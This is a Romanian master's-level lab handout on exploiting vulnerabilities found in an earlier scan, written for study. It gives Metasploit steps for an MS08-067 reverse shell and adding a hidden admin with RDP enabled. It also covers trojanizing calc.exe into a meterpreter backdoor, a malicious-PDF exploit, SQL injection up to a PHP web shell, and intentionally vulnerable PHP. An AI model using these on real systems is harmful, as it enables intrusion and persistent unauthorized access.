Universitatea Politehnica Bucuresti
Facultatea de Automatica si Calculatoare
Master – Securitatea Retelelor Informatice Complexe

Auditarea Securitatii Retelelor

Laborator 3

- Exploatarea vulnerabilitatilor


Adrian Furtună, Ph.D.
adif2k8@gmail.com

Obiective

- Vom demonstra ca vulnerabilitatile descoperite in laboratorul anterior sunt reale (exploatabile)

- Vom exploata 2 tipuri diferite de vulnerabilitati pentru a atinge acelasi scop:
  - Controlul total asupra statiei victima

Tipuri de vulnerabilitati tehnice



Teorie - Metasploit

- Framework pentru scrierea si executia de exploit-uri

- Modules
  - Exploits
  - Auxiliary
  - Payloads
  - Encoders
  - Nops

- Tutorial: http://www.offensive-security.com/metasploit-unleashed

Exercitiul 1

Exploatarea unei vulnerabilitati din sistemul de operare (1)

- Vulnerabilitatea:
  Din raportul produs de Nessus la scanarea masinii virtuale victima:

Plugin ID: 34477 **Port / Service:** general/tcp **Severity:** High

Plugin Name: MS08-067: Microsoft Windows Server Service Crafted RPC Request Handling Remote Code Execution (958644) (uncredentialed check)

Synopsis
Arbitrary code can be executed on the remote host due to a flaw in the 'Server' service.

Description
The remote host is vulnerable to a buffer overrun in the 'Server' service that may allow an attacker to execute arbitrary code on the remote host with the 'System' privileges.

Solution
Microsoft has released a set of patches for Windows 2000, XP, 2003, Vista and 2008 :

http://www.microsoft.com/technet/security/bulletin/ms08-067.mspx

Risk Factor
Critical

Exercitiul 1

Exploatarea unei vulnerabilitati din sistemul de operare (2)

- Obtineti un shell pe masina victima exploatand vulnerabilitatea ms08-067

1. cd /pentest/exploits/framework
2. ./msfconsole
3. search ms08-067
4. use exploit/windows/smb/ms08_067_netapi
5. info
6. show payloads
7. set PAYLOAD windows/shell/reverse_tcp
8. show options
9. - configurati RHOST, LHOST, TARGET=3, etc.
10. exploit
11. Executati comenzi windows in shell-ul obtinut (ex. ipconfig, hostname)

Exercitiul 2 – Post exploitation

- Creati un utilizator cu drepturi de administrare si obtineti acces de tip remote desktop

1. Adaugati un user in masina victima:
```
net user myuser mypassword /add
```

2. Adaugati userul creat in grupul local Administrators:
```
net localgroup Administrators myuser /add
```

3. Porniti serviciul de Remote Desktop
```
reg add "HKLM\System\CurrentControlSet\Control\Terminal
   Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f
```

4. Verificati folosind nmap ca victima a deschis portul pentru Remote Desktop

5. Conectati-va la masina victima folosind noul cont creat
```
rdesktop 192.168.x.x &
```

Exercitiul 3 – Metasploit: payload individual

- Obtineti acces pe statia victima trimitand utilizatorului un executabil malitios

1. Cream un executabil malitios (backdoor) prin ‘troienizarea’ unui executabil clasic (calc.exe)
   - `cd /pentest/exploits/framework`
   - `./msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.x.x R | ./msfencode –k –x /root/calc.exe –o calc_backdoor.exe –t exe –e x86/shikata_ga_nai –c 3`
2. Deschidem un ‘handler’ care asteapta conexiunea de la statia victima
   - `./msfconsole`
   - `use exploit/multi/handler`
   - `set PAYLOAD windows/metepreter/reverse_tcp`
   - `set LHOST 192.168.x.x`
   - `exploit`
3. Uploadam executabilul pe un share unde avem drepturi de scriere
   - `smbclient //192.168.y.y/shared`
   - `put calc_backdoor.exe`
4. Utilizatorul executa fisierul malitios
5. Avem un shell?

Exercitiul 4 – Metasploit: exploatare client-side

- Obtineti acces la statia victima exploatand o vulnerabilitate dintr-o aplicatie de tip client (Adobe Reader 9.3.4 apelat din browser)

1. Creati un fisier pdf malitios
   - `./msfconsole`
   - `use exploit/windows/browser/adobe_cooltype_sing`
   - `set SRVPORT 80`
   - `set URIPATH myresume.pdf`
   - `exploit` (se deschide automat un server web care serveste pdf-ul)
2. Trimiteti user-ului un link catre site-ul pe care se gaseste pdf-ul
   - `http://192.168.x.x/myresume.pdf`
3. User-ul acceseaza link-ul
4. Avem un shell?
   - `sessions –l`
   - `sessions –i 1`

Teorie – SQL injection (1)

Injectarea de cod SQL care se executa direct pe baza de date.

Exemplu de aplicatie **php** vulnerabila la SQL injection:

La client

```html
<html>
  <form action="login.php" method="POST">
    Utilizator:
    <input type="text" name="utilizator"/>
    Parola:
    <input type="password" name="parola"/>
    <input type="submit" value="Autentificare">
  </form>
</html>
```

login_form.html


Pe server

```php
<?php
  // ... Setup MySQL connection ...
  if(isset($_POST['utilizator']) && isset($_POST['parola'])) {
    $user = _POST['utilizator'];
    $pass = _POST['parola'];
    $sql = "SELECT username, password FROM users WHERE username='$user' AND password='$pass' ";
    $result = mysql_query($sql) or die(mysql_error());

    if(mysql_num_rows($result) > 0) {
      echo "Login success";
    } else {
      echo "Login failed";
    }
  }
?>
```

login.php

Teorie – SQL injection (2)



- **Sa introducem valori:**
  utilizator = george
  parola = c0mpl3x#

  => login.php (linia 6):
  $sql = "SELECT username, password FROM users WHERE
  username='george' AND parola='c0mpl3x#' ";

- **Sa introducem valori:**
  utilizator = **admin' -- '**
  parola = anything

  => login.php (linia 6):
  $sql = "SELECT username, password FROM users WHERE
  username='**admin' -- '**' AND parola='anything' ";

Teorie – SQL injection (3)

- Sintaxa codului SLQ injectat depinde de SGBD-ul folosit (MySQL, Oracle, MSSQL, etc)

- Cheat sheets pentru SQL injection: http://pentestmonkey.net/cheat-sheets/

- Informatii utile de aflat:
  - Utilizatorul sub care ruleaza serverul de baza de date
  - Baza de date curenta
  - Privilegiile utilizatorului pe baza de date curenta
  - Lista bazelor de date existente
  - Lista tabelelor dintr-o anumita baza de date
  - Lista coloanelor dintr-o anumita tabela

Exercitiul 5 – Exploatarea SQLi pentru a extrage informatii (1)

- Vulnerabilitatea:

  Din raportul produs de Paros Proxy dupa scanarea aplicatiei:

High (Suspicious)	SQL Injection
Description	SQL injection is possible. User parameters submitted will be formulated into a SQL query for database processing. If the query is built by simple 'string concatenation', it is possible to modify the meaning of the query by carefully crafting the parameters. Depending on the access right and type of database used, tampered query can be used to retrieve sensitive information from the database or execute arbitrary code. MS SQL and PostGreSQL, which supports multiple statements, may be exploited if the database access right is more powerful. This can occur in URL query strings, POST paramters or even cookies. Currently check on cookie is not supported by Paros. You should check SQL injection manually as well as some blind SQL injection areas cannot be discovered by this check.
URL	http://192.168.84.134/vicnum/vicnum5.php?player=a'INJECTED_PARAM
Parameter	player=a'INJECTED_PARAM
Other information	SQL

Exercitiul 5 – Exploatarea SQLi pentru a extrage informatii (2)

- **Afisati toti userii care au jucat jocul *vicnum***

1. Testam vulnerabilitatea
```
http://192.168.x.x/vicnum/vicnum5.php?player=a’
```
2. Formulam un query SQL valid (sintactic corect) tinand cont de eroarea afisata
```
http://192.168.x.x/vicnum/vicnum5.php?player=a’ UNION SELECT
   1,2,3,4 -- ‘
```
3. Verificam userul cu care aplicatia s-a conectat la baza de date
```
http://192.168.x.x/vicnum/vicnum5.php?player=a’ UNION SELECT
   user(),2,3,4 -- ‘
```
4. Listam bazele de date existente (vezi cheat sheets)
```
http://192.168.x.x/vicnum/vicnum5.php?player=a' UNION SELECT
   schema_name,2,3,4 FROM information_schema.schemata -- '
```
5. Listam tabelele din baza de date *vicnum:*
```
http://192.168.x.x/vicnum/vicnum5.php?player=a' UNION SELECT
   table_schema,table_name,3,4 FROM information_schema.tables
   WHERE table_schema = 'vicnum' -- '
```
6. Listam coloanele din tabela *results*:
```
http://192.168.x.x/vicnum/vicnum5.php?player=a' UNION SELECT
   table_name,column_name,3,4 FROM information_schema.columns
   WHERE table_name = 'results' – ‘
```

Exercitiul 6 – Exploatarea SQLi pentru a obtine acces la sistemul de operare

- Scop: Exploatand SQLi preluati controlul asupra statiei victima, obtinand posibilitatea de a executa comenzi de sistem

1. O posibilitate: scriem pe disc un fisier php care sa fie executat de serverul web (`SELECT INTO OUTFILE`)

```
http://192.168.x.x/vicnum/vicnum5.php?player=a' union
select “<?php echo passthru($_GET['cmd']); ?>”,2,3,4
into outfile "c:\\xampp\\htdocs\\c.php" -- ‘
```

2. Executam comenzi cu drepturile serverului web:

```
http://192.168.x.x/c.php?cmd=hostname
```

3. Adaugati un nou user (vezi exercitiul anterior)
4. Adaugati userul in grupul de Administrators
5. Testati accesul obtinut folosind Remote Desktop

Teorie – Cross-Site Scripting (1)

- Acest atac are ca rezultat executia de cod (JavaScript, html, etc) in browserul victimei
- Exploatarea unui XSS implica interactiune cu utilizatorul
- Atacul este de obicei folosit pentru furtul informatiilor de sesiune (cookies) sau pentru efectuarea automata a unor operatiuni nedorite de victima (ex. exploatare vulnerabilitati in browser, accesarea unor site-uri cu scop de DoS, reconfigurare echipamente retea, tranzactii financiare, scanare de porturi, etc).
- Exemplu de aplicatie vulnerabila:


```php
<?php
    $query = $_GET["q"];
    // ... perform search ...
    echo "Nu am gasiti nici un rezultat pentru termenul ".$query;
?>
```

search.php
Executat pe server

Scriptul intoarce in pagina de raspuns valoarea parametrului *query* pe care l-a primit in request fara nici o sanitizare.

Teorie – Cross-Site Scripting (2)

- Scenariu de atac



Intrebari

?